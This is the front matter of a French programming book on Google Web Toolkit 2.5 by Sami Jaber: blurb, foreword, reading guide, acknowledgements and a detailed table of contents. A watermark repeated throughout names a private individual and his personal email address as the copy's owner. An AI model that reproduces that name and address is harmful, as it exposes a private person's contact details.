Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Programmation GWT 2

Développer des applications HTML5/JavaScript en Java avec Google Web Toolkit

À jour pour GWT 2.5

2e édition

Sami Jaber

EYROLLES

Programmation GWT 2

2e édition

Pour peu qu'on en maîtrise les pré-requis d'architecture, le framework GWT 2 met à la portée de tous les développeurs web la possibilité de créer des applications web interactives et robustes avec une productivité hors pair. Publié en licence libre Apache, Google Web Toolkit génère depuis Java du code JavaScript et HTML5/CSS optimisé à l'extrême.

La référence sur GWT 2.5 : une autre façon de développer pour le Web

La version 2 de GWT est une révolution en termes de productivité, de simplicité et de robustesse. C'est ce que montre cet ouvrage de référence sur GWT 2, qui fournit au développeur une méthodologie de conception et des bonnes pratiques d'architecture. Il détaille les concepts qui sous-tendent le framework pour en donner les clés d'une utilisation pertinente et optimisée : performances, séparation en couches, intégration avec l'existant, design patterns, sécurité…

De la conception à l'optimisation et aux tests, toutes les étapes du développement sont déroulées, exemples de code à l'appui. S'adressant tant au développeur qu'à l'architecte, l'ouvrage dévoile les coulisses de chaque API au fil d'un cas d'utilisation simple et décortique les nouveautés de GWT 2.5 que sont MVP avec Activity & Places, RequestFactory, CellWidgets et Editor.

Au sommaire

Introduction à GWT • Performances et support multi-navigateur • **L'environnement de développement** • Télécharger et installer GWT • Packaging et notion de module • Structure d'un projet GWT • Mode développement et mode production • Types Java émulés • Déploiement avec Ant ou Maven • **Les contrôles** • Classes UiObject et Widget • Feuilles de styles CSS : styles dépendants, styles prédéfinis • Gestion d'événements • Widgets • Formulaires • SuggestBox • Bundle d'images • Conteneurs et gestionnaires de placement • **Le modèle de placement CSS** • Limites des tableaux HTML • API et nouveaux conteneurs StackLayoutPanel, TabLayoutPanel • **Bibliothèques tierces** • Un écosystème • Ext-GWT, Sencha Ext-GWT, SmartGWT • Glisser-déplacer avec GWT-DnD • Liaison de données • GWT-Log • API GData et Google API • **Intégration de code JavaScript** • Comprendre JSNI • Le type JavaScriptObject • Les exceptions • Les Overlays et JSON • **Créer ses propres composants** • Le DOM • La mécanique des événements • Composant dérivé de Widget • Attachement à un conteneur et fuites mémoire • **Les services RPC** • Étapes de construction d'un service • Sérialisation • Performances • RequestBuilder et architecture REST • **Intégration J2EE** • Modèle par délégation • Extensibilité • Intégration Spring, EJB3, RMI ou Soap • **Chargement à la demande** • Positionner les points de rupture • Pattern Async Provider • Code Splitting V2 • **Liaison différée** • Propriétés, règles et conditions de liaison • Générateur de code • **Gestion des ressources** • Introduction à l'API ClientBundle • Injection dynamique de CSS, de données binaires et de texte • Préfixes et fonction de valeur • Substitution à la volée • **Sous le capot de GWT** • Compilateur • Arbre syntaxique et optimisations • Accélérer les temps de compilation • Linkers et gadgets • **Internationalisation** • Constantes • Messages • I18nCreator • Formes plurielles • **Gestion des tests** • Problématique des tests GWT • Styles de tests • Selenium • HtmlUnit • WebDriver • Bouchons (mock objects) • **Design patterns GWT** • Gestion de la session • Gérer l'historique • Traitements longs • Séparer présentation et traitements • Patterns MVC • **Gérer la sécurité** • XSS • Injection SQL • CSRF • Authentification • **UiBinder** • Styles et ressources • Gestion des événements • Internationalisation • Analyseurs personnalisés • **Plugin Eclipse** • Création de projet • Assistants graphiques • RPC • **RequestFactory** • Proxy et Requête • Exemple pratique • **CellWidget** • Principe des cellules • Grilles et nouveaux composants • **Activity & Places** • Activité, vues et place • Mise en œuvre via un exemple complet • **API Editor** • Correspondance entre modèle de données et interface graphique.

À qui s'adresse cet ouvrage ?

– À tous les développeurs web (Java, PHP, Ruby, Python…) qui souhaitent industrialiser la création d'applications complexes ;
– Aux architectes logiciels, chefs de projets ou testeurs qui doivent comprendre l'intérêt de GWT ;
– À tous ceux qui voient en HTML5 et JavaScript un socle idéal pour l'exécution d'applications web.

Sami Jaber

Architecte logiciel et formateur, Sami Jaber a passé plusieurs années comme directeur technique chez un grand intégrateur avant de créer DNG Consulting, cabinet de conseil et d'expertise spécialisé dans les architectures orientées services et le Web 2.0. Il donne de nombreuses conférences sur GWT en France et à l'étranger. Il assiste également les entreprises utilisatrices de technologies .NET ou Java. Son blog, une référence du domaine, est hébergé à l'adresse www.samijaber.com.

Code éditeur : G13478
ISBN : 978-2-212-13478-0

Conception : Nord Compo

www.editions-eyrolles.com

EYROLLES

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Programmation GWT 2

Développer des applications HTML5/JavaScript en Java avec Google Web Toolkit

2e édition

Dans la même collection

R. Rimelé. – **HTML 5.** *Une référence pour le développeur web*.
N°12982, 2011, 604 pages (collection Blanche).

R. Goetter. – **CSS avancées.** *Vers HTML 5 et CSS 3*.
N°13405, 2e édition, 2012, 400 pages (collection Blanche).

C. Porteneuve. – **Bien développer pour le Web 2.0**. *Bonnes pratiques Ajax*.
N°12391, 2e édition, 2008, 674 pages (collection Blanche).

E. Sarrion. – **jQuery Mobile.** *La bibliothèque JavaScript pour le Web mobile.*
N°13388, 2012, 610 pages.

F. Daoust, D. Hazaël-Massieux. – **Relever le défi du Web mobile.** *Bonnes pratiques de conception et de développement*.
N°12828, 2011, 300 pages (collection Blanche).

J. Stark. – **Applications iPhone avec HTMl, CSS et JavaScript.** *Conversions en natifs avec PhoneGap*.
N°12745, 2010, 190 pages (collection Blanche).

J.-M. Defrance. –**Ajax, jQuery et PHP**. *42 ateliers pour concevoir des applications web 2.0*.
N°13271, 3e édition, 2011, 482 pages (collection Blanche).

E. Daspet, C. Pierre de Geyer. – **PHP 5 avancé**.
N°13435, 6e édition, 2012, 900 pages environ (collection Blanche).

J. Pauli, G. Plessis, C. Pierre de Geyer. – **Audit et optimisation LAMP**.
N°12800, 2012, 300 pages environ (collection Blanche).

P. Borghino, O. Dasini, A. Gadal. – **Audit et optimisation MySQL 5**.
N°12634, 2010, 282 pages (collection Blanche).

Chez le même éditeur

K. Deloumeau-Prigent. – **CSS maintenables avec Sass & Compass.** *Outils et bonnes pratiques pour l'intégrateur web*.
N°13417, 2012, 272 pages (collection Design web).

C. Schillinger. – **Intégration web : les bonnes pratiques.** *Le guide du bon intégrateur.*
N°13370, à paraître 2012, 400 pages (collection Design web).

E. Sarrion. – **jQuery 1.7 & jQuery UI.**
N°13504, 2e édition, 2012, 600 pages.

E. Sarrion. – **Prototype et Scriptaculous**. *Dynamiser ses sites web avec JavaScript*.
N°85408, 2010, 342 pages (e-book).

J. Engels. – **HTML5 et CSS3**. *Cours et exercices corrigés*.
N°13400, 2012, 550 pages.

G. Swinnen. – **Apprendre à programmer avec Python 3**.
N°13434, 3e édition, 2012, 435 pages.

J. Engels. – **PHP 5.** *Cours et exercices*.
N°12486, 2009, 638 pages.

H. Bersini. – **La programmation orientée objet**.
N°12806, 5e édition, 2011, 644 pages.

C. Soutou. – **Programmer avec MySQL**.
N°12869, 2e édition, 2011, 450 pages.

T. Baillet. – **Créer son propre thème WordPress pour mobile**.
N°13441, 2012, 128 pages (collection Accès libre).

E. Sarrion. – **Mémento jQuery.**
N°13488, 2012, 14 pages.

E. Sloïm. – **Mémento Sites web.** *Les bonnes pratiques*.
N°12802, 3e édition, 2010, 18 pages.

A. Boucher. – **Ergonomie web illustrée**. *60 sites à la loupe.*
N°12695, 2010, 302 pages. (Design & Interface).

I. Canivet. – **Bien rédiger pour le Web**. *Stratégie de contenu pour améliorer son référencement naturel.*
N°12883, 2e édition, 2011, 552 pages.

N. Chu. – **Réussir un projet de site web**.
N°12742, 6e édition, 2010, 256 pages.

S. Bordage, D. Thévenon, L. Dupaquier, F. Brousse. – **Conduite de projet Web**.
N°13308, 6e édition, 2011, 480 pages.

Dans la collection A Book Apart

E. Marcotte. – **Responsive Web Design**.
N°13331, 2011, 160 pages.

J. Keith. – **HTML5 pour les web designers**.
N°12861, 2010, 98 pages.

D. Cederholm. – **CSS3 pour les web designers**.
N°12987, 2011, 132 pages.

E. Kissane. – **Stratégie de contenu web**.
N°13279, 2011, 96 pages.

A. Walter. – **Design émotionnel**.
N°13398, 2011, 110 pages.

L. Wroblewski. – **Mobile first**.
N°13406, 2012, 144 pages.

M. Monteiro. – **Métier Web designer**.
N°13527, 2012, 156 pages.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Programmation GWT 2

Développer des applications HTML5/JavaScript en Java avec Google Web Toolkit

2e édition

Sami Jaber

EYROLLES

ÉDITIONS EYROLLES
61, bd Saint-Germain
75240 Paris Cedex 05
www.editions-eyrolles.com

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

En application de la loi du 11 mars 1957, il est interdit de reproduire intégralement ou partiellement le présent ouvrage, sur quelque support que ce soit, sans l'autorisation de l'Éditeur ou du Centre Français d'exploitation du droit de copie, 20, rue des Grands Augustins, 75006 Paris.
© Groupe Eyrolles, 2012, ISBN : 978-2-212-13478-0

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Avant-propos

Pourquoi ce livre ?

Lorsque la plate-forme GWT est sortie en 2006, nous n'étions qu'une petite poignée à parier sur le potentiel de cette technologie. Les composants graphiques étaient austères, l'environnement de développement balbutiant et les performances plutôt médiocres.

C'est un peu par hasard que j'ai découvert la valeur réelle de GWT : en parcourant un jour le code source d'une classe égarée sur mon disque dur chargée de traduire le code Java en JavaScript (`JavaToJavaScriptCompiler`).

Dès lors, GWT ne m'a plus quitté. Il était clair pour moi que les jours des frameworks web Java tels que Struts ou JSF étaient comptés. Le concept de la compilation façon GCC adapté à Java et reléguant JavaScript au rang de vulgaire assembleur, la voie était toute tracée.

Les deux années qui ont suivi ont vu GWT gagner en maturité. Malgré les défauts de jeunesse de la version 1.x, les premiers projets ont été couronnés de succès. Jour après jour, les développeurs GWT gagnaient en productivité.

Au même rythme, les premiers ouvrages anglophones sont arrivés. Il en existe aujourd'hui pléthore couvrant la version 1.0. Reproduire en français de tels livres n'aurait eu aucun intérêt. On n'écrit pas un livre pour copier mais pour créer quelque chose. Sans compter qu'il ne faut jamais, c'est bien connu, se précipiter sur les premières versions d'un framework.

GWT ne fait pas exception à cette règle. La version 1.x a prouvé la viabilité du concept, mais a également mis en avant quelques limites. Lorsque j'ai découvert les premiers travaux autour de la version 2.0, j'ai tout de suite compris que GWT 2 ne ressemblerait plus jamais à GWT 1.x.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Il aura fallu quasiment deux ans à l'équipe des contributeurs GWT pour finaliser la version 2. Si les concepts des premiers jours restent d'actualité, de nouvelles fondations ont été bâties pour préparer les outils de demain. Avec GWT 2, les littératures francophones et anglophones actuelles devenaient de facto obsolètes. Une case se libérait dans l'amoncellement de livres dédiés à GWT. Plus de doute possible, il en fallait un sur le sujet !

À l'heure de la publication de cet ouvrage, il n'existait aucun équivalent anglais ou français.

Dans quelles conditions a été écrit ce livre ?

Pendant plus de six mois, j'ai vécu (quelques soirs et week-ends) en immersion totale avec l'équipe GWT, un peu comme quelqu'un qui regarderait par dessus l'épaule d'un développeur pour formaliser les moindres lignes de code qu'il écrit. Au fur et à mesure que les choix de conception s'opéraient, j'écrivais. Et comme un développeur rature souvent, altère ou supprime son code, des chapitres entiers de ce livre ont été modifiés ou supprimés après leur finalisation. J'aurais sûrement pu écrire un second ouvrage avec toutes les pages supprimées ou modifiées.

Pendant six mois, je n'ai pu m'appuyer sur aucune documentation technique. Il n'y en avait simplement pas. Les quelques pages de wiki qui ornaient le site du projet étaient à moitié bâclées et souvent publiées trop en avance.

Et puis, j'ai appris à décrypter les cas de tests publiés au jour le jour sur le tronc SVN. J'ai appris à solliciter les développeurs, Joel, Bob, Bruce, John et Fred. Ils m'ont toujours aidé avec l'humilité et la modestie qui les caractérise tant.

J'ai aussi appris à critiquer le code au fur et à mesure qu'il se construisait, je me suis fait une opinion sur les développeurs et sur la qualité du code. Dans ce chemin semé d'embûches, j'ai dû faire face à d'innombrables bogues de jeunesse qui me handicapaient toujours plus dans la quête d'une finalisation qui s'éternisait au fil des évolutions du code source. Qu'importe, j'avais également appris à modifier le code source de GWT. Dans un premier temps, je le faisais pour les besoins du livre... puis, je l'ai fait pour la communauté, en soumettant quelques correctifs.

Lors de sa sortie, ce livre a été le premier au monde à traiter de GWT 2. Des livres en anglais existent aujourd'hui, mais celui-ci restera le premier livre sur GWT 2 avec ses qualités, mais aussi ses défauts.

J'espère que vous prendrez autant de plaisir à le lire que j'en ai eu à l'écrire.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

À qui s'adresse ce livre ?

Ce livre s'adresse à tous les développeurs, architectes, chefs de projet ou testeurs souhaitant comprendre les bénéfices de GWT.

Il n'est nul besoin d'être un expert en programmation ou un gourou des langages HTML ou JavaScript. Il suffit de connaître un minimum la syntaxe Java et la structure d'une page HTML. Si vous avez un profil plutôt débutant en Java, il faudra tout de même vous armer d'un peu de courage. Ce livre n'est pas à prendre comme un tutoriel dans lequel on explique pas à pas l'utilisation des concepts. C'est un ouvrage qui se veut le plus exhaustif possible et qui occulte volontairement certains éléments de mise en place.

Le chapitre 8 se focalise sur l'intégration avec les serveurs d'application existants, notamment Spring et les EJB. Si vous ne connaissez pas du tout cette partie de Java, n'hésitez pas à vous aider des nombreux tutoriels disponibles sur le Web.

Structure de l'ouvrage

Le point essentiel de ce livre est qu'il n'y a aucun passage obligé. Excepté les trois premiers chapitres, qui posent les bases du framework et présentent les outils, tous les autres chapitres peuvent être lus dans le désordre.

Les **chapitres 1, 2** et **3** abordent la partie visible de GWT, les composants, les outils, l'environnement de développement et le nouveau modèle de placement CSS.

Le **chapitre 4** est un tour d'horizon des différentes bibliothèques du marché.

L'intégration JavaScript (**chapitre 5**) est traitée comme préalable à l'implémentation de composants personnalisés (**chapitre 6**).

Les deux chapitres sur l'architecture des services RPC (**chapitre 7**) vous montrent comment exploiter efficacement la communication avec le serveur et intégrer des services existants Spring, EJB3 (**chapitre 8**)…

Le chargement à la demande (**chapitre 9**) est une des grosses nouveautés de GWT 2. Ce chapitre en illustre le principe à travers un exemple concret et vous présente un design pattern permettant de se prémunir contre ses pièges.

Le **chapitre 10** sur la liaison différée est complexe à comprendre, mais important pour bien saisir les fondements de GWT et la manière dont les spécificités des différents navigateurs sont couvertes. Les débutants pourront faire l'impasse sur ce chapitre et y revenir dès qu'ils seront plus aguerris.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les chapitres suivants, que ce soit la gestion des ressources (**chapitre 11**), l'internationalisation (**chapitre 13**) ou les tests (**chapitre 14**), peuvent être parcourus dans n'importe quel ordre.

Le **chapitre 15** sur les design patterns traite de sécurité, de gestion des sessions et de bonnes pratiques de conception. Quant au **chapitre 12**, il met en lumière les innombrables vertus du compilateur et des optimisations GWT. Ces deux chapitres sont une source d'informations précieuses, même pour ceux ayant déjà une première expérience GWT.

Le livre se poursuit sur le **chapitre 16** qui décrit UIBinder, l'une des grandes nouveautés de GWT 2, qui s'appuie intensivement sur le mécanisme des ressources, l'internationalisation et la liaison différée.

C'est le **chapitre 17** qui est dédié au plug-in Eclipse de GWT. Cela est essentiellement lié au fait que nous souhaitons vous présenter en priorité… tout ce qu'il est censé vous masquer.

Le **chapitre 18** traite de l'API CellWidget, le nouveau modèle de composant introduit dans GWT 2.1. Le **chapitre 19** couvre un sujet brûlant de GWT : le framework « Activity and Places », plus connu sous le terme « MVP ». Précédant le **chapitre 21** sur le framework Editors, le **chapitre 20** aborde la nouvelle approche d'exposition de services appelée « RequestFactory ».

FORMATION GWT proposée par DNG Consulting

Une très grande partie du contenu technique de ce livre s'appuie sur la formation GWT 2 proposée par DNG Consulting. Si vous souhaitez creuser le sujet de manière plus interactive, nous vous encourageons vivement à faire partie des centaines de stagiaires formés depuis nos débuts avec GWT.

Remerciements

Il est coutume de dire que l'écriture est un exercice solitaire, c'est vrai. Néanmoins, ce livre n'aurait jamais pu voir le jour sans l'aide précieuse des quelques personnes que je souhaite remercier ici. Tout d'abord, l'équipe éditoriale Eyrolles pour son professionnalisme et pour avoir accepté de me publier dans des conditions parfois difficiles : Muriel, Sophie, Anne-Lise, Pascale, Gaël et Éric.

Mes remerciements vont aussi à mes deux amis et précieux relecteurs, Romain Hochedez, consultant pour DNG Consulting et animateur de la formation GWT, et Jan Vorwerk, développeur GWT. Grâce à son œil de lynx, Romain m'a aidé à améliorer la qualité de certains chapitres, à éviter certains pièges. Jan m'a apporté ses pré-

cieux conseils techniques et pédagogiques. Il faut être plus qu'un vrai passionné pour accepter de passer soirées et week-ends à relire des manuscrits parfois indigestes comme ce fut le cas avec mes brouillons.

Il est difficile de ne pas remercier ceux qui ont créé GWT alors qu'ils n'étaient pas encore employés chez Google : Bruce Johnson et son équipe. La qualité principale de Bruce est d'avoir su instaurer autour de ce projet une convivialité quasi familiale. Que ce soit Joel, Ray Ryan, John, Fred ou Bob, tous m'ont aidé à corriger les bogues qui m'empêchaient d'avancer correctement dans ce livre. S'ils ne sont pour la plupart plus chez Google aujourd'hui, tous gardent un œil averti sur l'évolution de GWT.

Je remercie également les clients de DNG Consulting qui nous font confiance depuis plus de six ans pour les accompagner dans leurs projets GWT. Je dois l'expérience de ce livre à toutes les formidables applications que DNG a créé durant cette période.

Le dernier mot, enfin, est pour ma famille. Je ne souhaite à personne d'avoir à rédiger un livre de plus de 500 pages en trois mois tout en assurant la direction quotidienne d'un cabinet de conseil. Anatole France disait : « Il n'est pas d'amour qui résiste à l'absence ». Stéphanie, Yanis et Alicia m'ont prouvé le contraire. Sans eux, vous n'auriez jamais eu ce livre entre les mains.

Sami Jaber

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Table des matières

Introduction à GWT 1

GWT et HTML 5 3
Dix lignes de code GWT pour convaincre 4
Masquer la complexité du Web 4
Coder en Java 5
Typage statique 5
Débogage 6
Refactoring 6
Tests unitaires 7
Compétences largement disponibles 7
Support multinavigateur 8
Performances 9
Qu'est-ce qu'Ajax ? 11
La navigation en mode SPI 13
L'architecture RPC 14
Modèle 1.0 versus modèle 2.0 14
GWT face aux autres frameworks Ajax 16
Quelle place pour GWT face à ses concurrents ? 17
Un projet collaboratif 18
Une communauté active 19
Des navigateurs de plus en plus performants 20
L'évolution et les nouveautés de GWT 2 20

CHAPITRE 1
L'environnement de développement 23

Télécharger et installer GWT 23
Contenu du répertoire d'installation 23
L'ensemble logiciel GWT 24
Création du premier projet GWT 24
Exécuter l'application 26
Notion de module 27

Structure d'un projet GWT 28
Le package client 29
Le package serveur 30
Les fichiers de configuration 30
La structure du répertoire war 31
La page HTML hôte 31
Le mode développement 33
Le shell 36
Le conteneur de servlets Jetty 37
Le mode production 38
La structure d'un site compilé 39
Les types Java émulés par GWT 40
Le déploiement 42
Fichier Ant 42
Plug-in Maven 43
La fonctionnalité « Super DevMode » dans GWT 2.5 45

CHAPITRE 2
Les contrôles **47**
Les classes UIObject et Widget 47
Les feuilles de styles CSS 49
La syntaxe 50
Les styles dépendants 51
Les styles prédéfinis 52
La gestion des événements 54
Tour d'horizon des widgets 56
Les composants de formulaires 56
SuggestBox 59
Les bundles d'images 60
Les hyperliens 63
Les conteneurs et gestionnaires de placement 64
Les conteneurs simples (Panels) 64
FormPanel 65
LazyPanel 66
Les conteneurs complexes 67
Exemple d'utilisation 68
HTMLPanel 70
Synthèse des conteneurs GWT 72

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

CHAPITRE 3
Le modèle de placement CSS 75
Pourquoi un modèle de placement ? 75
Les limites du modèle GWT 1.x 76
Une solution basée sur le standard CSS 79
Les API 82
Les nouveaux conteneurs de GWT 2 84
Composant StackLayoutPanel 85
Le widget TabLayoutPanel 86
Sous le capot 86

CHAPITRE 4
Les bibliothèques tierces 89
L'écosystème GWT 89
Les bibliothèques de composants graphiques 90
L'incubateur GWT 90
Sencha Ext-GWT (GXT v3) 90
SmartGWT 96
Glisser-déplacer avec GWT-DnD 100
Les courbes et graphiques 102
GChart 103
GWT HighCharts 104
Les frameworks complémentaires 105
Vaadin 105
La gestion des traces 106
Manipuler les services Google avec GWT 107
Gwt-google-apis 107
GWT-GData 109
Conclusion 113

CHAPITRE 5
L'intégration de code JavaScript 115
Comprendre JSNI 115
Mise en pratique 116
Intégration d'un fichier JavaScript externe 118
Invoquer une méthode Java en JavaScript 119
Accéder à des attributs Java en JavaScript 121
Correspondance des types entre Java et JavaScript 122
Instancier un type Java en JavaScript 123
Le type JavaScriptObject (JSO) 124

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Undefined vs null 126
Gestion des exceptions JSNI 127
Appeler une méthode Java à partir d'un code JavaScript externe 128
Les types Overlay 128
Un peu d'histoire 129
Mise en pratique des Overlay 131
Intégration Overlay et JSON 134
Sous le capot 135
L'implémentation unique du type JSO 138
Les contraintes associées à un JSO 140
Effet de JSNI sur le framework GWT 140
La magie interne de JSNI 141

CHAPITRE 6
La création de composants personnalisés 143
Quelques mots sur le DOM 143
La mécanique des événements 146
Pourquoi JavaScript fuit-il ? 146
Propagation par bouillonnement et capture 147
Expando et fuite mémoire 149
Créer un composant dérivé de Widget 152
Aller plus loin avec l'API événementielle 157
Dériver de la classe Composite 158
Dériver de la classe UIObject 161
Attachement dans un conteneur 161

CHAPITRE 7
Les services RPC 163
L'architecture RPC 164
Les étapes de la construction d'un service 165
Créer les deux interfaces de service 166
Créer les objets d'échange 168
Coder l'implémentation 169
Coder et configurer le client 170
La sérialisation 172
La gestion des exceptions 173
Exceptions non vérifiées 175
Accès à la requête HTTP 176
Bonnes pratiques et mode asynchrone 177
Déploiement 178

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Déploiement des classes 179
Configuration du fichier web.xml 179
Configuration dans un réseau sécurisé avec un frontal web 179
Classe RequestBuilder et services REST 181
Appel d'URL basique 181
Architecture REST 186

CHAPITRE 8
L'intégration J2EE 187
Le modèle par délégation 187
Le modèle d'extensibilité 189
L'option –noserver 193
Intégration avec les EJB 3 et JPA 193
Le problème des classes instrumentées 202
Intégration des protocoles RMI, Corba et Soap 207

CHAPITRE 9
Le chargement à la demande 209
Principe général 209
Les types de fragments 213
Positionner efficacement les points de rupture 218
Le design pattern Async package 223
Forcer le chargement des fragments 225
CodeSplitting V2 227
Sous le capot 229
Conclusion 231

CHAPITRE 10
La liaison différée 233
Principe général 233
Mise en pratique 236
Le script de sélection 239
Propriétés, règles et conditions 239
Propriétés 240
Propriétés de configuration 242
Les propriétés conditionnelles 243
Règles de liaison 244
Générateurs de code 246
Dans la pratique 247
Déboguer 251

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Conditions de liaison 252
Conclusion 252

CHAPITRE 11
La gestion des ressources 253
La problématique des ressources 253
Installation et configuration 255
Les différents types de ressources 256
Les ressources textuelles (TextResource) 257
Les ressources textuelles asynchrones 259
Les ressources binaires externes 263
Les ressources images 264
Les options de la liaison différée 267
L'injection dynamique CSS 267
L'injection différée 269
Les constantes 270
La substitution à l'exécution 271
Les fonctions de valeur 272
Les directives conditionnelles 274
Les préfixes de style 276
Les sprites d'images 277

CHAPITRE 12
Sous le capot de GWT 279
Introduction au compilateur 280
Vive les fonctions JavaScript ! 280
Les étapes du compilateur 283
Lecture des informations de configuration 284
Création de l'arbre syntaxique GWT 284
La création de code JavaScript et les optimisations 285
La réduction de code (pruning) 288
La finalisation de méthodes et de classes 290
La substitution par appels statiques. 290
La réduction de type 291
L'élimination de code mort 292
L'inlining 292
Tracer les optimisations 293
Les options du compilateur 295
Accélérer les temps de compilation 299
Les linkers 299

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

La pile d'erreurs en production 305
Table des symboles 309

CHAPITRE 13
L'internationalisation 311
La problématique 311
Paramétrer et définir la locale courante 312
L'API i18n 313
Les dictionnaires à constantes statiques 314
Dictionnaire par recherche dynamique de constantes 316
Les messages 317
Notion de langue par défaut 318
Signification, exemple et description 319
Les formes plurielles 320
Conversion des types 322
Formats monétaires 322
Date et formats horaires 323
Création automatique de dictionnaires 325
Bénéfices de l'internationalisation statique 326
Externalisation dynamique 327
L'outillage 328
i18nCreator 328
I18nSync 329

CHAPITRE 14
L'environnement de tests 331
GWT et la problématique des tests 331
La mixité des tests 332
Créer un test unitaire 332
Les suites de tests 335
Une architecture modulaire et extensible 336
Le style HtmlUnit – moteur de test par défaut 338
Le style manuel ou interactif 340
Le style Selenium 340
Le style distant 342
Le style externe 342
Synthèse des différentes options et annotations 343
Tests de charge avec la classe Benchmark 343
Les compteurs intégrés de performance 346
Tests fonctionnels robotisés : scénarios joués 348

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Selenium IDE 349
Le module WebDriver 354
Les stratégies de test par bouchon (mocking) 356
Quel est l'atelier de tests idéal ? 359

CHAPITRE 15
Les design patterns GWT 361
Pourquoi des bonnes pratiques ? 361
Gestion de la session (cliente et serveur) 362
Limiter les besoins mémoire de la session cliente 363
La gestion côté serveur 364
Session et onglets des navigateurs 365
Gestion de l'historique 367
Que signifie le contexte précédent avec Ajax ? 370
Les traitements longs 372
La classe Timer 373
La classe Scheduler 374
Les traitements différés 374
Les traitements incrémentaux 375
Séparer présentation et traitement 378
Le pattern Commande 378
L'approche Modèle Vue Contrôleur 381
MVC par l'exemple avec le framework PureMVC 382
Le pattern MVP 384
Les failles de sécurité 386
Injection SQL 386
Cross-site Scripting (XSS) 387
CSRF (Cross-Site Request Forgery) 390
Les autres attaques 392
L'authentification 392
Authentification Basic et Digest 392
Authentification par formulaire 393
Les limites de la session HTTP par cookies 395

CHAPITRE 16
La création d'interfaces avec UIBinder 397
Présentation 398
Styles et ressources 402
Incorporation d'images 408
Intégration des ressources de type données 409

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Gestionnaires d'événements 410
Intégration d'un flux HTML standard 413
Internationalisation 414
Les emplacements 416
Cas des balises imbriquées 418
Traduire les attributs 419
Liaison avec des beans externes 420
Modèles composites et constructeurs 424

CHAPITRE 17
Le plug-in Eclipse pour GWT **429**
Le cas AppEngine 429
Le plug-in GWT 430
Création d'un projet GWT 430
Les assistants de création 433
Création d'un point d'entrée 433
Création d'un nouveau module 433
Création d'une page HTML hôte 434
Création d'un squelette ClientBundle 435
Création d'un squelette UIBinder 435
Aide à la saisie de code JSNI 437
Assistants RPC 438

CHAPITRE 18
Les composants CellWidget **439**
Philosophie de ce nouveau modèle de composants 439
Utilisation du modèle de données 443
Le pattern Apparence pour le rendu graphique 445
Modèle de présentation : SafeHtmlTemplate 448
Les autres composants CellWidget 450
DataGrid et CellTable 451
Chargement des données de manière asynchrone 453
Mise à jour des données et gestion des événements cellule 454
Gestion de la sélection 458

CHAPITRE 19
Activités et places **459**
Objectif et philosophie 459
Les notions 460
Les emplacements 460

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les activités 460
Les vues 461
Le contrôleur d'emplacement (PlaceController) 461
Le dictionnaire d'activités (ActivityMapper) 462
Le bus d'événements (EventBus) 462
Activity and Places par l'exemple 462
L'application Gestion des courriers 464
Communication entre vues et bus d'événements 475
À ne pas mettre entre toutes les mains 476

CHAPITRE 20
L'API Request Factory 479
Objectifs 479
La requête et son contexte côté client 480
Premiers pas avec l'API 480
Les entités 481
Les classes proxies entités 483
Les proxies de valeur 484
RequestFactory et l'interface des requêtes 484
Intégration des services et localisateurs 485
Utilisation côté client et receveurs 489
Création et modification d'un objet 492
Validation et JSR 303 492
Les pièges à éviter 494
L'API AutoBean 495
Autres fonctionnalités avancées 497

CHAPITRE 21
L'API Editors 499
Objectifs et concepts 499
Modèle de fonctionnement 500
Les délégués 503
La gestion des collections d'objets 505
Gestion de la validation 509

Index 511

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Introduction à GWT

La révolution du Web 2.0, en imposant l'interactivité comme fonction *sine qua non* de tout site moderne, a eu comme pendant technique l'avènement des applications Ajax et RIA (*Rich Internet Application*). Longtemps considéré comme socle de base aux applications 2.0, Ajax a également été synonyme d'échecs retentissants dans bien des projets, notamment en raison de la complexité de JavaScript et surtout de la difficulté à trouver sur le marché des experts d'un langage devenu au fil du temps peut-être trop élitiste.

C'est dans ce contexte que l'arrivée de GWT a été un bol d'oxygène. GWT a dynamisé le développement web en réconciliant Ajax et Java, pratiques agiles, productivité et développement web.

Cette introduction remet GWT en perspective en rappelant son intérêt technique. Plus qu'une évolution, GWT est une révolution dans la manière d'entrevoir le développement Internet façon Ajax.

Un peu d'histoire

